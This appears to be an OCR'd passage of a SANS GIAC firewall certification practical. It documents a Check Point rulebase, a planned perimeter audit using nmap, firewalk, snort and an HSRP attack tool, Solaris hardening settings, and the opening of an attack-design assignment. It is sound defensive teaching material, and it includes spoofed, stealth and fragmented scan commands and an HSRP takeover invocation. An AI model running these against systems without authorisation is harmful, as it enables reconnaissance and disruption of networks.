TCP/900 Check Point VPN-1 & FireWall-1 Client Authentication (HTTP)

2	Any	VPN1_MODULE	FW1_topo	Accept	Long

This rule allows information downloads from SecureServer, actually the VPN -1 module, to SecuRemote Clients before establishing a VPN connection. The SecuRemote Client must obtain information (including the topology) about the site to which it wil l connect. A SecuRemote Client in encrypted format may download the site information as long as this version is above 4.0. Earlier versions did not encrypt the site information download. The users had to connect in TCP port 256 of Management console. In th e latest version TCP port 264 at the firewall with fallback to port 256 for site topology download. A general policy of GIAC Enterprise is not allowed to a Partner or Customer with a previous version of SecuRemote 4.1 to establish a connection. Source is s et to Any because the SecuRemote Client's IP address is not known in advance.

The FW1_topo service specifies the protocol and port that will reply to site downloads.

An alternative solution for information downloads would be the System Administrator to prepare a standard userc.c file that will be distributed to each Partner, Supplier or Remote User. In this way users will not have to download the topologies of the sites to which they will be connecting. Sizing the threat of opening a specific port to the V PN-1 module against distributing a file to every user, costing extra administrative effort, was counterbalanced before deciding which way users will be connected. (Further info at http://www.geocrawler.com/archives/3/91/2000/7/0/4125271/) The FW1_topo service uses the following protocol and port :

TCP/264 Check Point VPN-1 SecuRemote Topology Requests

3	VPN1_MODULE DATA_RSA_SRV	DATA_RSA_SRV VPN1_MODULE	SecureID	Accept	Long

This rule is required to allow the SecureID protocol (UDP 5500) to pass between the VPN -1 module and the RSA/ ACE Server placed on the DATA subnet. SecureID service consists of the following services and ports:

TCP/5510 securidprop Service
UDP/5500 securid-udp

4	Any	VPN1_MODULE	Any	Drop	Long

This is the lockdown rule protecting the firewalls, denying any traffic to it. This rule is critical, as this is one of the primary resources need to be protected. This rule is usually said to make the firewall stealthy but the re are ways to be discovered. This rule is usually positioned in top of the list and right after the management rules. In this case if we put this rule in No 2 then Remote Users would not be able to connect.

5	Any	Any	Ident	Reject

Ident is an unreliable protocol used by Mail Servers to identify the user sending mail. The command "Reject" is used instead of "Drop". Reject quickly closes the connection by sending RST packets. This helps increase the response time for mail, since the ident protocol gets a "RST" instead of timing out

6	EXTRANET	ECOMM_PRI_DNS	Domain_udp	Accept	Long

Domain Name Resorving (strictly 53/UDP) is allowed to Extranet servers. Default declared DNS Server is GIAC's Primary DNS Server

7	Partners@Any Suppliers@Any	EXTR_WEB_SRV	http https	Client Encrypt	Long

This rule allows access to EXTR_WEB_SRV only to successful authenticated Partners and Suppliers enforcing session encryption according to the rules have been set before. The allowed services are http and https since a custom web ap plication is installed in the server providing all the required services.

8	RemoteUsers@Any	CORP_NW	NBT	Client Encrypt	Short

Remote users once authenticated are allowed to access the corporate network resources using the NBT service. NBT service consists of:

UDP/137 NetBios Name Service
UDP/138 NetBios Datagram Service
TCP/139 NetBios Session Service

9	Any	Any	NBT	Drop

Broadcast traffic that is filling up the logs and especially chatty protocols such as NetBIOS are dropped. This protocol is preferable no t to be logged because of heavy traffic that would fill up the firewall logs quick without important use. This rule should be placed after rule no 2 but in that case NBT services would be unavailable for remote users.

10	RemoteAdmins@Any	Any	Ssh	Client Encrypt	Long

Remote Administrators are allowed to enter GIAC's Network, and especially the Management subnet, once authenticated. Session Encryption applies to this connection. Using ssh they are capable of remote management of GIAC's network.

11	CORP_NW	EXTR_WEB_SRV	http https	Accept	Long

Corporate Network Users are allowed to access the Extranet Server to retrieve/update the information entered from Partners and Suppliers.

12	EXTR_WEB_SRV	DATA_SQL_SRV	Ms-sql	Accept	Long

The Extranet Web Server is allowed to access the internal Database Server for queries and updates.

13	CISCO2620	MNGM_CISCO_CON	SNMP	Accept	Long

Cisco routers are allowed to send SNMP traffic only to CiscoWorks console placed within the management network.

14	VPN1_MODULE EXTR_WEB_SRV CISCO3620_GRO UP	MNGM_NTP_SRV	NTP	Accept	Long

This rule allow the synchronization of firewall module, CISCO 2620 router and Extranet Web server with the internal NTP server. This is very critical for accurate logging of events.

15	MNGM_NW	EXTR_WEB_SRV CISCO3620 _GROUP	Ssh	Accept	Long

Remote management of router and Extranet WEB Server is available through secure telnet. The same rule for VPN module placed in no 1 otherwise with the restriction of rule no 2, it would be unable to manage it.

16	CISCO2620 EXTR_WEB _SERVER VPN1_MODULES	MNGM_SYSLOG_SRV	Syslog	Accept	Long

This rule allowes the logging of events to the Syslog Server, placed in the management network, from the CISCO router , the EXTR_WEB_Server and NOKIA appliance.

17	EXTRANET	CORP_NW	Any	Drop	Long


This rule is useful for identifying compromised systems. Under normal circumstances there should never exist traffic to corporate network coming from the Extranet network. In case of such an alert, is very possible one the external server has being compromis ed.

18	Any	Any	Any	Drop	Long

By default, if any packet does not match any rule, then that packet is dropped. If the firewall does not explicitly allow the service, then it is not allowed. However, these packets are not logged by default. Its preferred to log this traffic, since much of GIAC's unauthorized traffic happens here. To do that, is created a drop all and log rule, which gets placed at the end of the rulebase.


Setting up the SecuRemote Client

Upon installation of SecuRemote on the client machi ne, the user will be asked to input the IP address of the VPN-1/FW-1 module. Once this is done, the SecuRemote client attempts to connect to the module in order to receive topology information and encryption keys. The following figures show a successful lo gin after the receipt of topology and encryption key exchange of the client machine.



Viewing the log of a successful Authentication of a SecuRemote user.

Upon successfully authenticating the SecuRemote User we will be able to see the authentication information from CheckPoint Log Viewer. In the bellow figure we see a successful IKE phase I with 3DES/SHA/Internal Password. This is Hybrid Mode IKE with VPN-1/Firewall-1 Password using 3DES.



Assignment 3 - Audit Your Security Architecture

You have been assigned to provide technical support for a comprehensive information systems audit for GIAC Enterprises. You are required to audit the Primary Firewall described in Assignments 1 and 2. Your assignment is to:

1. Plan the assessment. Describe the technical approach you recommend to assess your perimeter. Be certain to include considerations such as what shift or day you would do the assessment. Estimate costs and level of effort. Identify risks and considerations.
2. Implement the assessment. Validate that the Primary Firewall is actually implementing the security policy. Be certain to state exactly how you do this, including the tools and commands used. Include screen shots in your report if possible.
3. Conduct a perimeter analysis. Based on your assessment (and referring to data from your assessment), analyze the perimeter defense and make recommendations for improvements or alternate architectures. Diagrams are strongly recommended for this part of the assignment.

Note: DO NOT simply submit the output of nmap or a similar tool here. It is fine to use any assessment tool you choose, but annotate the output.

Planning The Assessment

The purpose of this Assessment is to evaluate the effectiveness of security architecture implemented to GIAC Enterprises. We need to identify security exposures and to ensure that these security exposures are resolved. The Security Assessment team will include at least two System Auditors. The team will work in co-ordination with GIAC's Security Administrator and Network Support team.

The Security Assessment team will review the documented GIAC's security-related policies, standards, and procedures to verify their compliance with the results of the assessment. The documents should include the implemented access rules of main firewall, the border routers, and the network topology with the IP addressing scheme. The auditing is estimated to last about 20 hours. Due to the fact that GIAC's network is a non stop e-business company with heavy traffic of transactions during the working days of the week, it is advisable to conduct the analysis in non working days, preventing possible network downtimes caused of the extensive security assessment. Assuming that the assessment will be conducted in non-business hours, it will start Friday evening and will finish Sunday morning. In any case if an unpredictable system failure, will be enough time on Sunday to overcome it. The technical personnel of GIAC's Enterprise will be available during the time the assessment will be conducted. The cost of this assessment is as following:
Cost of Auditing per Auditor per working hour is 145 EURO.
Cost of Auditing per Auditor per non working hour is 145 EURO x 30% = 188.5 EURO
The estimated cost will be 188.5 EURO x 20 hours x 2 Auditors = 7.540 EURO.
Upon agreeing on the above, a written permission will be required from the Management.

The tools and equipment required are as follows:

1. Three Notebooks with Linux operating system running the various tools needed for the assessment.
2. One to Three Hubs accor dingly
3. Nmap from Fyodor (http://www.insecure.org/nmap)
4. Ethereal (http://www.ethereal.com/)
5. Snort from Martin Roesch (http://snort.sourcefire.com/)
6. Nessus (http://www.nessus.org/)
7. Firewalk (http://www.packetfactory.net/Projects/Firewalk/)
8. HSRP (http://www.phenoelit.de/irpas/docu.html - hsrp)

The following test will be done:

Test A - Auditing the operating system of firewall modules

Running the "fwstop" command we will disable the firewall security policy and test th e firewall servers' operating system for vulnerabilities. Purpose of this test is to ensure that once the firewall service is disabled due to a possible buffer overflow or Denial of Service, wont leave the most critical servers available to intruders.

Auditing the access rules of border routers and firewall modules

Auditing the border routers and the firewall modules to confirm their comply with the security policy rules. Only allowed traffic should pass through the firewall. All audits will be contacted both from inside and outside the routers and firewalls. Following is described the way where border routers and high -available firewall module will be tested.

Test B - Auditing the border routers.

In order to test whether the access control list comp lies with the security policy and the malicious traffic is blocked the following test will be done:

1. From Laptop A will simulate an attack and test the inbound rules. On Laptop B running a sniffer will capture all traffic passing the router.
2. From Laptop B will simulate an attack and test the outbound rules. On Laptop A running a sniffer will capture all traffic passing the router.




Figure 3.1

Test C -Auditing the HA firewall modules.

In order to test whether the firewall security policy complies with the documented security policy of GIAC Enterprise, and additional the firewall is not vulnerable to several attacks, the following tests will be conducted:

1. Testing the HA firewall modules from Laptop A placed after the router and outside the firewall. Its scope is to simulate an external threat. It is placed before the router because we assume it has been compromised.
2. Testing the HA firewall modules from E-Commerce Service Network The traffic will be from B to C and from B to A. This test simulates a possible scenario where an E-Commerce Server has been compromised. Additionally it tests the outbound rules from this segment.

3. Testing the HA firewall modules from a PC placed inside. The traffic will be from C to B and from C to A. This test simulates a possible scenario where a malicious internal user tries to compromise the firewall security (It could also be a Trojan Horse). Additional it tests the outbound rules from this segment.





Figure 3.2

Implementing The Assessment

Test A - Firewall's Operating System

This assessment is implemented using the network topology described in Figure 3.2. From the local console we run the "fwstop" command in each firewall server. Actual the test will be conducted in both firewall servers. Because they are identical configured, for simplicity we refer to both as "Firewall module". We validate whether the steps described in Lance Spintzer's White Paper " Armoring Solaris" where followed (http://www.enteract.com/~lspitz/armoring.html).

Additionally the Servers will be tested against the "Step By Step Solaris Security" checklist from SANS for conformity. Finally we conduct a vulnerability assessment running Nessus as shown in the next figure from Laptop A.



The following command will b e executed from Laptop A to test open TCP and UDP ports of firewall server.

```
Laptop_A# nmap  -sS -sU -sR -O -p 1-65535 [firewall modules]

Starting nmap V. 2.54BETA20 ( www.insecure.org/nmap )
Interesting ports on FW1_MODULE1 (xxx.xxx.xxx.xxx):
(The 131066  ports scanned but not shown below are in state: closed)
Port       State       Service (RPC)
22/tcp     open        ssh
22/udp     open        ssh
123/tcp    open        ntp
123/udp    open        ntp

TCP Sequence Prediction : Class=truly random
                          Difficulty=9999999 (Good luck!)
Remote operating system guess : Solaris 2.6   - 2.7 with tcp_strong_iss=2
Laptop_A#
```

Test B - Border Router

Ingress Access Control Lists

This assessment is implemented using the network topology described in Figure 3.1

From Laptop A we will test Ingress Access Control Lists of Border routers using nmap. The Ingress or anti - spoofing Access Control Lists protect GIAC Enterprises network from inbound spoofed packets. The following command will test all private IP's mentioned in RFC 1918. Defining option "-v" nmap uses verbose results. The "-sS" option defines SYN stealth scan and " -S" option defines the spoofed IP address. The option " -P0" which disables ping to the host is always used with spoofed packets. The destination address in the first scan is the E-commerce WEB Server. From Laptop B running Ethereal we are able to capture invalid traffic that could pass the border routers.

```
Laptop_A# nmap  -v -sS -P0 -S 10.0.0.1  -e eth0 10.10.0.2

Starting nmap V. 2.54B ETA20 ( www.insecure.org/nmap )
```

Engress Access Control Lists

From Laptop B we will test Engress Access Control Lists of Border routers using nmap. Egress Filtering stops spoofed IP Packets from leaving GIAC Enterprises network. This prevents the network from being the source of spoofed (i.e. forged) communications that are often used in DoS attacks.

```
Laptop_A# nmap  -v -sS -P0 -S non_legal_IP  -e eth0  Laptop_A_IP

Starting nmap V. 2.54BETA20 ( www.insecure.org/nmap )
```

From Laptop B running Ethereal we ar e able to capture invalid traffic that could pass the border routers.

Inbound and Outbound Access Control Lists
In order to test the inbound and outbound Access Control Lists we run the following command. The IP address changes accordingly the way we are conducting the audit.

```
Laptop_A#nmap  -v -n -g53 -p 1-65635  -P0 -sA 10.10.0.2

Starting nmap V. 2.54BETA20 ( www.insecure.org/nmap )
Host 10.10.0.2 appears to be up ... good.
Initiating ACK Scan against (10.10.0.2)
```

```
Laptop_B#nmap  -v -n -g53 -p 1-65635  -P0 -sA [Public IPs]
```

This command does not tell us which ports are open or closed, but it only tells us if the packet got through the firewall (UNfiltered). The option " -g53" emulated DNS packet. Option " -P0" aborts pinging the system before scanning. The " -p" option allows an extensive scanning of all 65535 TCP ports. The "-sA" option is used to map out firewall rulesets. It determines whether a firewall is Stateful or just a simple packet filter that blocks incoming SYN packets. This method works by sending only ACK packets to probe ports. An ACK packet will always receive a RST packet in response, which does NOT tell you if the port is opened or closed. However, it does tell us if the packet got through (and thus is NOT filtered by the firewall, which is the goal of this scan).

This method of scanning through the firewall works well for TCP, but does not work for UDP. UDP scanning works by sending a UDP packet. If the UDP port is not open and is not listening, an ICMP Port Unreachable error message is gene rated and sent back to the remote system. This lets us know the port is NOT open. If the UDP is open, then the UDP packet is accepted and no return packet is sent. However, we do not want to determine if a port is open, but we want to determine if a port i s filtered, that did our UDP packet get through the router. Scanning through the firewall will not work. If the UDP packet is filtered (and thus dropped by the firewall) we will not get a response. If the UDP is NOT filtered and makes it through the firewall, the packet will most likely be accepted by the remote system and once again, no response is sent. So we use the two laptops in figure 3.1, laptop A scanning through the router, and laptop B sniffing all incoming UDP traffic. This way if any UDP packet s are not filtered by the router and make it through to the other side, the network sniffer will detect and capture these packets. This way we can determine which UDP packets are not filtered at the router.

```
Laptop_A#nmap  -v -p 1-65535  -P0 -sU 10.10.0.2
```

The option "-sU" is used to determine which UDP ports are open to host 10.10.0.2.

```
Laptop_B# snort  -v udp and dst 10.10.0.2

        --== Initializing Snort == --

Initializing Network Interface eht0
eth0: Promiscuous mode enabled
Kernel filter, protocol A LL, raw packets socket
Decoding Ethernet on interface eth0
```

```
        --== Initialization Complete == --

-*> Snort! <*-
Version 1.7
By Martin Roesch (roesch@clark.net,   www.snort.org)
```

This method mostly applies to packet filtering devices where the state of a connection is not maintained.

TCP and UDP open Ports
Testing the routers for open TCP and UDP ports.

```
Laptop_A#nmap  -v -sS -sU -p 1-65535 border_routers_ext_IP
Laptop_B#nmap  -v -sS -sU -p 1-65535 border_routers_int  IP
```

Testing HSRP security
Testing the security of Hot Swap Routing Protocol (HSRP). Using the tool hsrp from the Internetwork Routing Protocol Attack Suite we will test the security of HSRP protocol. HSRP tool can be used to take over an HSRP standby IP or to force a switchover or to DoS this IP

```
Laptop_A#./hsrp  -I eth0  -v 1.2.3.4  -d 224.0.0.2  -a cisco  -g 1
```

Where:
-i int the eth0 stuff
-v ip the standby IP address
-d dest the destination IP (multicast or directed)
-a auth the password (default="cis co")
-g x the standby group
-S source spoofed source if desired

Finally a vulnerability assessment will be conducted against border routers with Nessus tool

Test C - Firewall modules

All test will be conducted using the network topology described bef ore in figure 3.2.

TCP and UDP open Ports
Testing the firewall module for open TCP and UDP ports

```
Laptop_A#nmap  -v -sS -sU -p 1-65535 ext_fw_IP
Laptop_B#nmap  -v -sS -sU -p 1-65535 int_fw_IP
```

The TCP SYN Scan "-sS" sends a SYN packet as if it was going t o open a real connection and waits for a response. A SYN/ACK reply indicates a listening ports and RST reply indicated a non-listening.As soon as SYN/ACK is received from the host a RST is immediately send to tear down the connection.

Ingress & Engress F ilters
The same tests described before for border routers will be done to firewall module too.

Security Policy
To discover the security policy of the firewall we are going to scan a target host on the other side. Once we capture the packet with ethereal s niffer on the other side, we know that the service is allowed. According to network topology in figure 3.2 the following tests will be performed:
Test of inbound rules: The discovery will be from A to B and from A to C
Test of Outbound rules from Service n etwork: The discovery will be from B to C and from B to A
Test of Outbound rules from corporate network: The discovery will be from C to A and from C to B.
Because Firewall's security policy allows access to specific services and IPs, the destination IPs will change accordingly. Hosts A, B and C will be able to capture the traffic of the segment on which they are connected.

- ICMP Scan

We will perform ICMP scans with nmap and firewalk tools

```
Host# nmap  -sP  [public range of IPs]
```

Firewalk is a network-auditing tool that attempts determines what transport protocols a given gateway will let through. The firewalk scan works by sending out TCP or UDP packets with an IP TTL one greater then the targeted gateway. If the gateway allows the traffic, it will forward the packets to the next hop where they will expire and elicit a TTL exceeded in transit message. If the gateway host does not allow the traffic, it will likely drop the packets on the floor and we will see no response. By sending probes in a successive ma nner and recording which ones answer and which ones don't, the access list on the gateway can be determined.Firewalk has two phases, a network discovery phase, and a scanning phase. Initially, to get the correct IP TTL (that will result in expired packets one beyond the gateway) we need to 'ramp up' hop counts. We do TTL ramping in the same manner that traceroute works, sending packets out with successively incremented IP TTLs, towards the destination host. Once we know the gateway hopcount (at that point t he scan is 'bound') we can move onto the next phase, the actual scan. The actual scan is simple. Firewalk sends out

TCP or UDP packets and sets a timeout; if it receives a response before the timer expires, the port is considered open, if it doesn't, the p ort is considered closed. Following is a sample output of firewalk tool

```
zuul:#firewalk  -n -P1-8 -pTCP 10.0.0.5 10.0.0.20
Firewalking through 10.0.0.5 (towards 10.0.0.20) with a maximum of 25
hops.
Ramping up hopcounts to binding host...
probe: 1 TTL: 1 po rt 33434: <response from> [10.0.0.1]
probe: 2 TTL: 2 port 33434: <response from> [10.0.0.2]
probe: 3 TTL: 3 port 33434: <response from> [10.0.0.3]
probe: 4 TTL: 4 port 33434: <response from> [10.0.0.4]
probe: 5 TTL: 5 port 33434: Bound scan: 5 hops <Gatewa  y at 5 hops>
[10.0.0.5]
port 1: open
port 2: open
port 3: open
port 4: open
port 5: open
port 6: open
port 7: *
port 8: open
13 packets sent, 12 replies received
```

- TCP SYN Scan

```
Host# nmap  -sS -p 1-65535  [range of IPs]

Host# nmap  -n -sS -sR -g53 -P0 -T Polite [firewall_IP]

Starting nmap V. 2.54BETA20 ( www.insecure.org/nmap )
Interesting ports on  (firewall_IP):
(The 65531 ports scanned but not shown below are in state: filtered)
Port       State       Service (RPC)
25/tcp     closed      smtp
53/tcp     closed      domain
80/tcp     closed      http
443/tcp    closed      unknown

Nmap run completed  -- 1 IP address (1 host up) scanned in 532 seconds
```

The second command is similar to the one used for auditing border routers ACLs. Although SYN Stealth scan is used instead of ACK scan. Firewall -1 as a Stateful Inspection firewall does not allow to initiate a TCP session using an ACK packet, but with SYN only. Using this method we audit the firewall's rulebase and also we verify if the firewall logs can de tect the stealth scans. Option " -g", which lets us set the source port , allows testing for misconfigured rules that allow packets based on source ports, such as ftp data (port 20), dns lookups (port 53) or return http traffic (port 80).

- Stealth & Fragm ented Scans


```
Host# nmap  -sS -f -p 1-65535  [range of IPs]
Host# nmap  -sF -f -p 1-65535  [range of IPs]
Host# nmap  -sX -f -p 1-65535 [range of IPs]
Host# nmap  -sN -f -p 1-65535 [range of IPs]
```

- TCP UDP Scan

```
Host# nmap  -sU  -p 1-65535 [range of IPs]
```

Finally CheckPoint High Available firewall module will be tested extensively for various vulnerabilities both inbound and outbound using Nessus tool. Nessus contains various tests for firewalls and especially for CheckPoint FW -1 as indicated in the following fi gure.

Further information on firewall auditing is provided from Lance's Spintzer website at the following link: http://www.enteract.com/~lspitz/audit.html .




Perimeter Analysis

The following impr ovements should be done to protect from various vulnerabilities found from the previous assessment.

In Cisco routers should be added a ACL that disables ICMP TTL Expired from leaving the internal network

FW-modules should enable IP Spoofing protection as shown in the following figure.. From Security Policy > Manage > Gateways > FW_Modules > Interfaces > Security



A packet whose source IP address belongs to Valid Addresses is allowed to enter the network object through that interface. Selecting "This Net " , only packets whose source IP addresses are part of the network connected to this interface are allowed.

On Firewall Servers running on Solaris should disable the response to insecure ICMP traffic. The following parameters are modified accordingly:

ndd -set /dev/ip ip_respond_to_echo_broadcast 0
ndd -set /dev/ip ip_forward_directed_broadcast 0
ndd -set /dev/ip ip_respond_to_timestamp 0
ndd -set /dev/ip ip_respond_to_timestamp_broadcast 0
ndd -set /dev/ip ip_ignore_redirect 1

To disable source routing on Solaris operating system:

ndd -set /dev/ip ip_forward_src_routed 0

Assignment 4 - Design Under Fire

The purpose of this exercise is to help you think about threats to your network and therefore develop a more robust design. Keep in mind that the ne xt certification group will be attacking your architecture!

Select a network design from any previously posted GCFW practical (http://www.sans.org/giactc/gcfw.htm) and paste the graphic into your submission. Be certain to list the URL of the practical you are using. Design the following three attacks against the architecture:

1. An attack against the firewall itself. Research vulnerabilities that have been found for the type of firewall chosen for the design. Choose an attack and explain the results of runni ng that attack against the firewall.
2. A denial of service attack. Subject the design to a theoretical attack from 50 compromised cable modem/DSL systems using TCP SYN, UDP, or ICMP floods. Describe the countermeasures that can be put into place to mitigate the attack that you chose.
3. An attack plan to compromise an internal system through the perimeter system. Select a target, explain your reasons for choosing that target, and describe the process to compromise the target.

Note: this is the second time th is assignment has been used. The first time, a number of students came up with magical "hand -waving" attacks. You must supply documentation (preferably a URL) for any vulnerability you use in your attack, and the exploit code that you use to accomplish the attack. The purpose of this exercise is for the student to clearly demonstrate they understand that firewall and perimeter systems are not magic "silver bullets" immune to all attacks.

Designing An Attack Against The Firewall

